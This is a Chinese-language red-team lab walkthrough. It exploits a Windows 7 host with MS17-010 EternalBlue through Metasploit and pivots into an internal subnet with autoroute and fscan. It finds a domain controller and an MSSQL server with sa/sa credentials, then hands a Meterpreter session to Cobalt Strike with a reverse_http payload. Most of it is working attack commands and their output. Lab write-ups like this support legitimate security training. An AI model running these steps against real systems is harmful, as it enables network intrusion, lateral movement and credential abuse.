
- 加载 永恒之蓝 模块

```
msf auxiliary(server/socks_proxy) > search ms17_010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec             2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .


Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/smb/smb_ms17_010

msf auxiliary(server/socks_proxy) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```

- 设置攻击载荷(可能会失败,多试几次)

```
setg Proxies socks5:127.0.0.1:10800
set ReverseAllowProxy true
use exploit/windows/smb/ms17_010_eternalblue
set rhosts 10.10.20.7
set payload windows/x64/meterpreter/bind_tcp
run
```





- 发现多了张10网段的网卡,我们同理添加路由,并上传Fscan扫描看看

```
meterpreter > run post/multi/manage/autoroute
[*] Running module against WORK-7 (10.10.20.7)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.10.0/255.255.255.0 from host's routing table.
meterpreter > bg
[*] Backgrounding session 2...
msf exploit(windows/smb/ms17_010_eternalblue) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.10.10.0         255.255.255.0      Session 2
   10.10.20.0         255.255.255.0      Session 1
   192.168.111.0      255.255.255.0      Session 1

[*] There are currently no IPv6 routes defined.
msf exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > upload "C:\Users\24937\AppData\Roaming\Python\Python312\Scripts\FScan.exe"Interrupt: use the 'exit' command to quit
meterpreter > getwd
C:\Windows\system32
<4937\AppData\Roaming\Python\Python312\Scripts\FScan.exe" "C:\Windows\system32\fscan.exe"
[*] Uploading  : C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/FScan.exe -> C:\Windows\system32\fscan.exe
[*] Uploaded 8.00 MiB of 8.33 MiB (96.02%): C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/FScan.exe -> C:\Windows\system32\fscan.exe
[*] Uploaded 8.33 MiB of 8.33 MiB (100.0%): C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/FScan.exe -> C:\Windows\system32\fscan.exe
[*] Completed  : C:/Users/24937/AppData/Roaming/Python/Python312/Scripts/FScan.exe -> C:\Windows\system32\fscan.exe
meterpreter > shell
Process 1760 created.
Channel 3 created.
Microsoft Windows [◆汾 6.1.7601]
◆◆ξ◆◆◆ (c) 2009 Microsoft Corporation◆◆◆◆◆◆◆◆◆◆ξ◆◆◆◆

C:\Windows\system32>fscan -h 10.10.10.0/24
fscan -h 10.10.10.0/24
 ┌──────────────────────────────────────────────────┐
 │    ___                              _        │
 │   / _ \     ___  ___ _ __ __ _  ___| | __    │
 │  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
 │ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
 │ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
 └──────────────────────────────────────────────────┘
      Fscan Version: 2.0.0

[2025-11-28 09:58:14] [INFO] 暴力破解线程数: 1
[2025-11-28 09:58:14] [INFO] 开始信息扫描
[2025-11-28 09:58:14] [INFO] CIDR范围: 10.10.10.0-10.10.10.255
[2025-11-28 09:58:14] [INFO] 生成IP范围: 10.10.10.0.%!d(string=10.10.10.255) - %!s(MISSING).%!d(MISSING)
[2025-11-28 09:58:14] [INFO] 解析CIDR 10.10.10.0/24 -> IP范围 10.10.10.0-10.10.10.255
[2025-11-28 09:58:14] [INFO] 最终有效主机数量: 256
[2025-11-28 09:58:14] [INFO] 开始主机扫描
[2025-11-28 09:58:14] [SUCCESS] 目标 10.10.10.7      存活 (ICMP)
[2025-11-28 09:58:14] [SUCCESS] 目标 10.10.10.8      存活 (ICMP)
[2025-11-28 09:58:14] [SUCCESS] 目标 10.10.10.18     存活 (ICMP)
[2025-11-28 09:58:20] [INFO] 存活主机数量: 3
[2025-11-28 09:58:20] [INFO] 有效端口数量: 233
[2025-11-28 09:58:20] [SUCCESS] 端口开放 10.10.10.7:135
[2025-11-28 09:58:20] [SUCCESS] 端口开放 10.10.10.8:88
[2025-11-28 09:58:20] [SUCCESS] 端口开放 10.10.10.18:80
[2025-11-28 09:58:20] [SUCCESS] 端口开放 10.10.10.8:80
[2025-11-28 09:58:20] [SUCCESS] 端口开放 10.10.10.18:135
[2025-11-28 09:58:20] [SUCCESS] 端口开放 10.10.10.8:135
[2025-11-28 09:58:21] [SUCCESS] 服务识别 10.10.10.8:88 =>
```

```
C:\Windows\system32>fscan -h 10.10.10.0/24
fscan -h 10.10.10.0/24
 ┌──────────────────────────────────────────────────┐
 │    ___                              _        │
 │   / _ \     ___  ___ _ __ __ _  ___| | __    │
 │  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
 │ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
 │ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
 └──────────────────────────────────────────────────┘
      Fscan Version: 2.0.0

[2025-11-28 10:00:24] [INFO] 暴力破解线程数: 1
[2025-11-28 10:00:24] [INFO] 开始信息扫描
[2025-11-28 10:00:24] [INFO] CIDR范围: 10.10.10.0-10.10.10.255
[2025-11-28 10:00:24] [INFO] 生成IP范围: 10.10.10.0.%!d(string=10.10.10.255) - %!s(MISSING).%!d(MISSING)
[2025-11-28 10:00:24] [INFO] 解析CIDR 10.10.10.0/24 -> IP范围 10.10.10.0-10.10.10.255
[2025-11-28 10:00:24] [INFO] 最终有效主机数量: 256
[2025-11-28 10:00:24] [INFO] 开始主机扫描
```

```
[2025-11-28 10:00:24] [SUCCESS] 目标 10.10.10.7      存活 (ICMP)
[2025-11-28 10:00:24] [SUCCESS] 目标 10.10.10.8      存活 (ICMP)
[2025-11-28 10:00:24] [SUCCESS] 目标 10.10.10.18     存活 (ICMP)
[2025-11-28 10:00:30] [INFO] 存活主机数量: 3
[2025-11-28 10:00:30] [INFO] 有效端口数量: 233
[2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.8:135
[2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.18:80
[2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.8:80
[2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.18:135
[2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.7:135
[2025-11-28 10:00:30] [SUCCESS] 端口开放 10.10.10.8:88
[2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.7:139
[2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:389
[2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.7:445
[2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:443
[2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.18:139
[2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:445
[2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:139
[2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.18:445
[2025-11-28 10:00:31] [SUCCESS] 端口开放 10.10.10.8:808
[2025-11-28 10:00:33] [SUCCESS] 端口开放 10.10.10.18:1433
[2025-11-28 10:00:35] [SUCCESS] 服务识别 10.10.10.18:80 => [http]
[2025-11-28 10:00:35] [SUCCESS] 服务识别 10.10.10.8:80 => [http]
[2025-11-28 10:00:35] [SUCCESS] 服务识别 10.10.10.8:88 =>
[2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.7:139 =>  Banner:[.]
[2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.8:389 => [ldap] 产品:Microsoft Windows Active Directory LDAP 系统:Windows 信息:Domain: redteam.red, Site: Default-First-Site-Name
[2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.7:445 =>
[2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.18:139 =>  Banner:[.]
[2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.8:445 =>
[2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.8:139 =>  Banner:[.]
[2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.18:445 =>
[2025-11-28 10:00:36] [SUCCESS] 服务识别 10.10.10.8:808 =>
[2025-11-28 10:00:38] [SUCCESS] 服务识别 10.10.10.18:1433 => [ms-sql-s] 版本:10.00.1600; RTM 产品:Microsoft SQL Server 2008 系统:Windows Banner:[.%.@.]
[2025-11-28 10:00:41] [SUCCESS] 端口开放 10.10.10.8:8172
[2025-11-28 10:01:35] [SUCCESS] 服务识别 10.10.10.8:135 =>
[2025-11-28 10:01:35] [SUCCESS] 服务识别 10.10.10.18:135 =>
[2025-11-28 10:01:35] [SUCCESS] 服务识别 10.10.10.7:135 =>
[2025-11-28 10:01:36] [SUCCESS] 服务识别 10.10.10.8:8172 =>
[2025-11-28 10:01:56] [SUCCESS] 服务识别 10.10.10.8:443 =>
[2025-11-28 10:01:56] [INFO] 存活端口数量: 17
[2025-11-28 10:01:56] [INFO] 开始漏洞扫描
[2025-11-28 10:01:56] [INFO] 加载的插件: findnet, ldap, ms17010, mssql, netbios, smb, smb2, smbghost, webpoc, webtitle
[2025-11-28 10:01:56] [SUCCESS] NetBios 10.10.10.18     sqlserver-2008.redteam.red          Windows Server 2008 R2 Datacenter 7601 Service Pack 1
[2025-11-28 10:01:56] [SUCCESS] 发现漏洞 10.10.10.7 [Windows 7 Ultimate 7601 Service Pack 1] MS17-010
[2025-11-28 10:01:56] [SUCCESS] NetInfo 扫描结果
目标主机: 10.10.10.7
主机名: work-7
发现的网络接口:
   IPv4地址:
```

```
        └─ 10.10.10.7
        └─ 10.10.20.7
[2025-11-28 10:01:56] [SUCCESS] NetInfo 扫描结果
目标主机: 10.10.10.18
主机名: sqlserver-2008
发现的网络接口:
   IPv4地址:
        └─ 10.10.10.18
[2025-11-28 10:01:56] [SUCCESS] 网站标题 http://10.10.10.18        状态码:200 长度:689    标题:IIS7
[2025-11-28 10:01:56] [INFO] 系统信息 10.10.10.18 [Windows Server 2008 R2 Datacenter 7601 Service Pack 1]
[2025-11-28 10:01:56] [SUCCESS] NetInfo 扫描结果
目标主机: 10.10.10.8
主机名: owa
发现的网络接口:
   IPv4地址:
        └─ 10.10.10.8
[2025-11-28 10:01:56] [INFO] 系统信息 10.10.10.8 [Windows Server 2008 R2 Datacenter 7601 Service Pack 1]
[2025-11-28 10:01:56] [SUCCESS] NetBios 10.10.10.8      DC:owa.redteam.red
            Windows Server 2008 R2 Datacenter 7601 Service Pack 1
[2025-11-28 10:01:56] [SUCCESS] 网站标题 http://10.10.10.8         状态码:403 长度:1157   标题:403 - 禁止访问: 访问被拒绝。
[2025-11-28 10:01:56] [SUCCESS] MSSQL 10.10.10.18:1433 sa sa
[2025-11-28 10:01:56] [SUCCESS] 网站标题 https://10.10.10.8        状态码:200 长度:689    标题:IIS7
[2025-11-28 10:01:56] [SUCCESS] 网站标题 https://10.10.10.8:8172   状态码:404 长度:0      标题:无标题
[2025-11-28 10:03:42] [SUCCESS] 扫描已完成: 32/32
```


- `10.10.10.7`是当前永恒之蓝上线主机的另一张网卡,pass掉
- 这里可以看到还有另外两台主机`10.10.10.18`有mssql数据库(sa/sa),`10.10.10.8`是DC域主机

MSF会话转CS

- 这里由于已经尝试很多次了,MSF的打mssql连不上会话,所以尝试转移会话用CS上线,坑太多了


```
msf exploit(windows/smb/ms17_010_eternalblue) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WEBLOGIC  10.8.0.6:4444 -> 192.168.111.20:49176 (192.168.111.20)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WORK-7    127.0.0.1:58886 -> 127.0.0.1:10800 (10.10.20.7)

msf exploit(windows/smb/ms17_010_eternalblue) >
```

- 将当前已经获取会话的两台主机会话转到CS上操作,这里我的CS是4.5版本,服务端和客户端都是在本机启动的




- 先转移上线会话1,设置监听器



```
use exploit/windows/local/payload_inject
set payload windows/meterpreter/reverse_http
set prependmigrate true
set DisablePayloadHandler true
set LHOST 192.168.111.25
set LPORT 680
set SESSION 1
run
```

